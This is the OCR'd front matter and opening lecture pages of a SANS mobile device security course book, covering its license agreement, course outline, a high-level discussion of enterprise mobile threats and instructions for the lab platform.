575.1

Device Architecture and Application Interaction

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC575.1 | Mobile Device Security and Ethical Hacking

SANS

Device Architecture and Application Interaction

Welcome to Day 1 of Mobile Device Security and Ethical Hacking! The purpose of this course is to prepare you to understand how the two major mobile operating systems work, how mobile applications work, which security vulnerabilities they might contain, and how to identify and exploit them. We have hands-on exercises throughout the course, culminating in an elaborate hands-on exercise for the entirety of the sixth day of class.

Let's keep this session interactive. If you have a question, let the instructor know. Discussions about relevant topics are incredibly important in a class like this because we have numerous attendees with various levels of skill coming to the class. Share your insights and ask questions. The instructor does reserve the right, however, to take a conversation offline during a break or outside of class in the interest of time and applicability of the topic.

The development of a SANS course is a significant undertaking and requires the effort of not just the course author but also a team of highly devoted individuals. Several people have significantly improved the quality of this course through their technical review, feedback, overall support, and editing. I would like to specifically thank several people in this effort:

Katherine Webb Calhoon

Ray Davidson

Karen Fioravanti

Mark Fioravanti

Cliff Janzen

Mats Karlsson

Dennis Kirby

Ben Knowles

Russ McRee

Alexey Rogozhkin

Ed Skoudis

Ritha Wilcox

Robin Reuarin

Jeroen Beckers

Any feedback and comments on this course are welcome! Thank you!

NVISO CVBA

sec575@nviso.be

www.nviso.be

COURSE OUTLINE

Device Architecture and Application Interaction
The Stolen Device Threat and Mobile Malware
Static Application Analysis
Dynamic Mobile Application Analysis and Manipulation
Mobile Penetration Testing
Capture the Flag

Course Outline

The course is written for a 6-day period, starting with today's content focusing on mobile device architecture for iOS and Android devices, including handhelds, tablets, and wearables, followed by a look at how different components interact with each other. Day 2 focuses on the stolen device threat, including acquiring access, jailbreaking, and rooting devices, followed by examining malware targeting mobile platforms.

Day 3 is devoted to mobile device application reverse engineering, including techniques to retrieve source code from mobile applications and techniques to reverse engineer obfuscated applications, as well as third-party mobile application development platforms. Day 4 is dedicated to dynamic analysis and application instrumentation, followed by application security verification using checklists. Day 5 is focused on performing penetration testing on mobile applications, obtaining a man-in-the-middle position, and deploying a RAT on a target device.

We wrap up the course with a hands-on mobile security event on Day 6; it is designed to help you build your new skills in a fun environment.

COURSE EXERCISES

Wherever possible, we have incorporated hands-on exercises:

- To reinforce the materials
- To add variety to instructor discussion
- Because they are fun!

Connect your system to the classroom network at any time:

- Configure your system to use DHCP

We use Windows and Linux for exercises

Download lab files for offline access at the URL below

http://bit.ly/sec575_student

Course Exercises

Throughout the course, we have incorporated hands-on exercises. These exercises are used to reinforce the material and the topics we discuss and to add varying instruction and content delivery. Lab exercises should be fun and challenging. Lab exercises ask you to think critically and challenge you, but they should not be frustrating to complete. Each lab is designed so that you can start the lab and, if you get stuck, simply move on to the next page in the courseware to get a tip or a hint that can help you complete the exercise. If you get stuck, seek out the assistance of a TA or an instructor.

We have established a classroom network to support the course exercises. You can connect to the network at any time, using DHCP on your client to obtain a network address.

In the course exercises, we use a combination of Windows (host environment) and Linux (virtualized guest) systems.

Instead of distributing a static USB drive with the course material that never gets updated, we make all the lab files available for download at http://bit.ly/sec575_student (use the password YcdoLo8Nie6s). At this URL, you can download all the tools we use throughout the class, the scripts, source code, sample applications, and more!

This page intentionally left blank.


Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.




Mobile Problems and Opportunities

It's an understatement to say that mobile devices introduce new security threats and challenges to organizations. Many organizations perceive these threats but may lack the capability to articulate or evaluate these threats. At the same time, mobile devices also create new opportunities for organizations, both from an operations perspective and from a security perspective.

To end users, mobile devices appear to be high-tech, sophisticated, and desirable technology that can help them do their jobs more efficiently and become better employees. Although this can occasionally be wishful thinking, it is often a true statement, providing many tangible business advantages to the organization through the use of mobile phones and tablets.

Although end users see mobile devices as cutting-edge technology, too often they are revealed to security professionals as backward and immature, commonly lacking basic functionality that we have come to expect from enterprise-ready computing platforms. This reveals a common dichotomy for organizations: Tangible and practical benefits can be gained from the deployment of mobile phones and tablets, yet security on these devices is still immature.

A common reaction to the lack of security in a technology is to ban it from the organization. For mobile devices, this does not work, leading to the use of mobile devices with users circumventing security mechanisms. A better approach is to adopt a model in which mobile devices can be used and are sanctioned by the organization, always under supervision and management that can limit organizational exposure and mitigate risks.



Threats We Actually Care About (1)

In this course, we examine the many threats affecting mobile devices, both from an offensive perspective as penetration testers and from a defensive perspective as well.

- **Loss of control and visibility with BYOD:** The classic computing model in which the employer issues a computing device and retains control, management, and monitoring of the device is no longer applicable with mobile devices. Whether you have an official Bring Your Own Device (BYOD) program, or employees quietly use corporate data on their own mobile devices, few deployments have the kind of visibility into mobile deployments once relied on for traditional computing platforms.
- **Always-on devices through multiple interfaces:** Mobile devices connect to various networks through Wi-Fi and cellular interfaces, while also supporting Bluetooth, Bluetooth Low Energy, and NFC/RFID interfaces. Multiple interfaces to the device increase the attack surface, and the opportunity for an attacker to exploit vulnerabilities in the platform, or to use the device as a pivot point from outside to inside the organization's network.
- **Device patching and extended vulnerability periods (Android):** Sophisticated organizations have adopted patch management programs to reduce the exposure time following patch distribution for Windows, Linux, and OS X platforms. Although this model can also apply to iOS devices, Android devices too frequently do not have access to patches to fix major vulnerabilities. This is emphasized by the platform vendor Google when, in 2015, Google indicated that it would no longer provide security updates for the web services functionality on Android devices prior to the KitKat release, representing approximately 2/3 of Android users (http://www.forbes.com/sites/thomasbrewster/2015/01/12/google-webview-updates-quietly-killed-for-most-androids/).
- **Device theft and loss:** Users lose devices, or they are stolen, leading to significant information disclosure threats. The amount of storage on mobile devices, combined with cloud access, and the interaction between most users' daily lives and their mobile devices represents significant opportunity for attackers to steal devices, not for the device itself, but for the information that becomes available.

- **Weak server-side controls:** Not only do we see numerous vulnerabilities in mobile platforms but also in the corresponding server-side support platforms. Many times, these server-side platforms do not undergo the same level of security scrutiny as more traditional content delivery platforms, yet they often exhibit similar vulnerabilities.


THREATS WE ACTUALLY CARE ABOUT (2)

So many application flaws:

- Inherent to the app
- Inherited from ad libraries
- Inherited from platform vulnerabilities

Mobile malware threats leverage these flaws

Attackers exploit these flaws



Threats We Actually Care About (2)

At the time of this writing, it is estimated that the Google Play Store receives around 6,000 app submissions per day, while the Apple app store introduces approximately 1,000 new apps per day.

Many of these applications are poorly written from a security perspective and expose the security of the platform. Still, other applications inherit vulnerabilities from linked advertisement libraries or from vulnerabilities in the platform itself.

For example, consider the early deployment of the Southwest Airlines app for iOS. The application was available in the Apple App Store for nearly a year before it was reported that the application did not use TLS to protect authentication credentials being delivered when making reservations or retrieving southwest.com Rapid Rewards information.

This is not an isolated example. Such a vulnerability would have been noticed quickly in a traditional browser where users see the URL they are browsing. By comparison, many mobile applications are thinly disguised web browsers, suppressing the URL from the user, but exhibiting the same vulnerabilities in use.

The application, library, and platform vulnerabilities are widely leveraged by mobile malware threats as well. Malware authors are largely motivated by financial opportunity, personal information exfiltration, and hacktivism, all of which lend themselves nicely to the exploitation of mobile platforms.

References

https://www.statista.com/statistics/268250/applications-for-release-of-developer-apps/

https://www.statista.com/statistics/276703/android-app-releases-worldwide/

REALITY: MOBILE DEVICES AND BUSINESS

Mobile devices are a productivity tool
- Business applications, after-hours use

Workforce expectations are growing
- Growth of executive-down mandate
- Continued employee-up demands required to employ younger workforce

Resistance leads to unauthorized devices or WLANs on your network
- Completely unmanaged

We can look at mobile devices as an opportunity for improved security in several ways

Reality: Mobile Devices and Business

Despite the new challenges and fundamental flaws in mobile devices, many organizations are adopting them as integral tools for business productivity. Although once viewed as an accessory or a convenience, mobile devices are rapidly adopted as essential for an increasing amount of the workforce for access to business applications. Businesses have much to gain from the use of mobile devices by their workforce, including more hours spent on the job with after-hours access to enterprise resources such as email, calendaring, and other business productivity applications.

Further, workforce expectations are growing as well. Some organizations see mobile device adoption as a top-down mandate from executives who want tablets or mobile phones. Many other organizations also see employee-up demands, where the organization is required to permit the use of mobile devices to attract and employ a younger workforce.

As we've seen, resistance to the adoption of mobile devices leads to their unauthorized use as well as unauthorized wireless networks on your network. To mitigate this condition, organizations can embrace mobile devices in a controlled fashion, while taking advantage of the benefits of mobile devices.

CAREER OPPORTUNITY

From an IT perspective, mobile phone and tablet use is a growing trend for enterprise, government

- Vulnerability analysis, auditing, and penetration testing
- Continued demands on IT time for deployment, management, monitoring
- Few people have these skills today


Having the skills to secure mobile deployments can be a significant employee differentiator

- Saving the organization money from loss resulting from compromised data and devices
- Using smart deployment tactics to balance security and functionality requirements

Career Opportunity

From an IT perspective, mobile phone and tablet use in enterprise and government networks is a growing trend. We will continue to see growth and adoption for the foreseeable future, with continuing demands on IT time for deployment, management, and monitoring services. With these growing deployments, we will also see an increased demand for security analysis through the form of auditing, vulnerability assessment, and penetration testing. With coming amendments to standards such as the Payment Card Industry Data Security Standard (PCI DSS) and congressional legislation, the demands on organizations for secure use and deployment of mobile devices will continue to grow.

Today, few people have the skills needed to effectively and securely deploy and manage mobile device networks. Although many of the skills we've developed in the management and deployment of traditional computing systems transfer to mobile device deployments, significant differences and challenges present require new skill development. Having these skills can be a significant employee differentiator, allowing you to leverage your skills to prevent or reduce the probability of compromised mobile devices, while allowing the organization to leverage mobile technology for improved application and data access, balancing security and functionality requirements.



Our Approach

In this course, we'll focus on four areas of mobile security: enterprise defense, penetration testing techniques and tactics, application analysis, and mobile malware. We realize not every student is a full-time pen tester, nor is everyone who works with mobile devices concerned about enterprise defense techniques. However, all of these areas include skills that cross over into other areas. For example, if you are working with mobile applications and do application analysis on a regular basis, you need to also understand the tactics of malware on mobile devices, and how applications exploit deficiencies in the security models of iOS and Android devices. If you are primarily interested in enterprise defense, then you will need to understand the tactics of attackers as applied through pen tests and mobile malware.

Naturally, some of the material in the course will be focused more on one or two areas than others. To help identify this, we use a quadrangle denoting enterprise defense (DE), pen testing (PT), application analysis (AA), and mobile malware (MW). You'll see this marker at the beginning of modules, which will help you to guide your thinking as we cover the materials that support each of these topics.

MOBILE IS HERE TO STAY

Mobile phones and tablets introduce significant security threats:

- Many threats from new device usage and access models
- Other threats from known security flaws reintroduced with new devices

Resisting mobile devices contributes to the use of unmanaged, uncontrolled devices

- With no visibility into their use


We can leverage mobile devices as an opportunity

- To leverage improved identity management systems
- To rearchitect networks for enhanced controls
- To leverage application sandboxing and platform security
- To gain new valuable skills for a growing field

Mobile Is Here to Stay

There is little doubt that mobile technology is here to stay, despite the threats introduced by mobile device use and access, as well as from inherent security flaws in these products. Resisting the deployment of mobile devices leads to their inevitable use and the presence of unmanaged, uncontrolled devices with access to corporate data.

Instead of resisting the deployment of mobile devices, organizations can improve the security of their use through controlled, managed deployments. By taking advantage of the strengths associated with mobile devices, we can improve the visibility into our network (through identity management), enhance the controls over our network with network admission and access controls tied to user identities, leverage application sandboxing and isolation on mobile platforms, and gain valuable skills for a growing field.



What Is the SANS Integrated Lab Platform?

SANS is committed to providing a superior course with skills that you can use immediately when you get back to the office. A significant part of this course experience is the use of hands-on lab exercises designed to reinforce the topics we cover during lecture.

The SANS Integrated Lab Platform is an integrated lab and workbook environment, providing consistent and easy access to the client systems and server targets through your web browser. Through this platform, you simply browse to a URL and log in, then you will be able to access all the client and server systems, and see the lab step-by-step directions needed to complete the lab exercises, in a single browser window.

The systems you will access through this platform have been preconfigured with the tools, software, and files needed to complete all the exercises. This allows you to focus on applying the learning objectives for the lab instead of spending valuable time configuring your laptop, troubleshooting network or conflicting software settings, and clicking Next, Next, Next, Next, Next, Finish over and over again.

Another benefit of the SANS Integrated Lab Platform is that you have individualized access to client and server systems. When you start a lab, the servers supporting the platform spin up a duplicate copy of the server and client systems needed to complete the lab, uniquely accessible to you. This stops other people in the classroom from interfering with your lab experience (intentionally or unintentionally), making the lab exercises more consistent and accessible.

Instead of flipping back and forth between a printed lab workbook and your laptop, the SANS Integrated Lab Platform integrates the client and/or attacker system view with the step-by-step exercises. The step-by-step directions in the lab call out key knowledge areas that are important to recognize, as well as alerts to make you aware of the need for caution when using a tool or completing a specific lab step, and screenshots to help you stay on track with the exercises.

Fundamentally, the SANS Integrated Lab Platform is a way for SANS to deliver a consistent lab experience that focuses on helping you build your skills while minimizing system setup needs. With this system, you'll spend more time working with tools and techniques that you can apply immediately when you get back to the office, instead of waiting through yet another Next, Next, Next, Finish software install.

GETTING STARTED

Browse to the appropriate URL below. Live students will see a blue login screen and Online students will see a red login screen.

Live students: https://live.labplatform.sans.org
Online students: https://online.labplatform.sans.org

https://live.labplatform.sans.org

Use the instructor-supplied credentials and keep them handy, as you will use them each day.

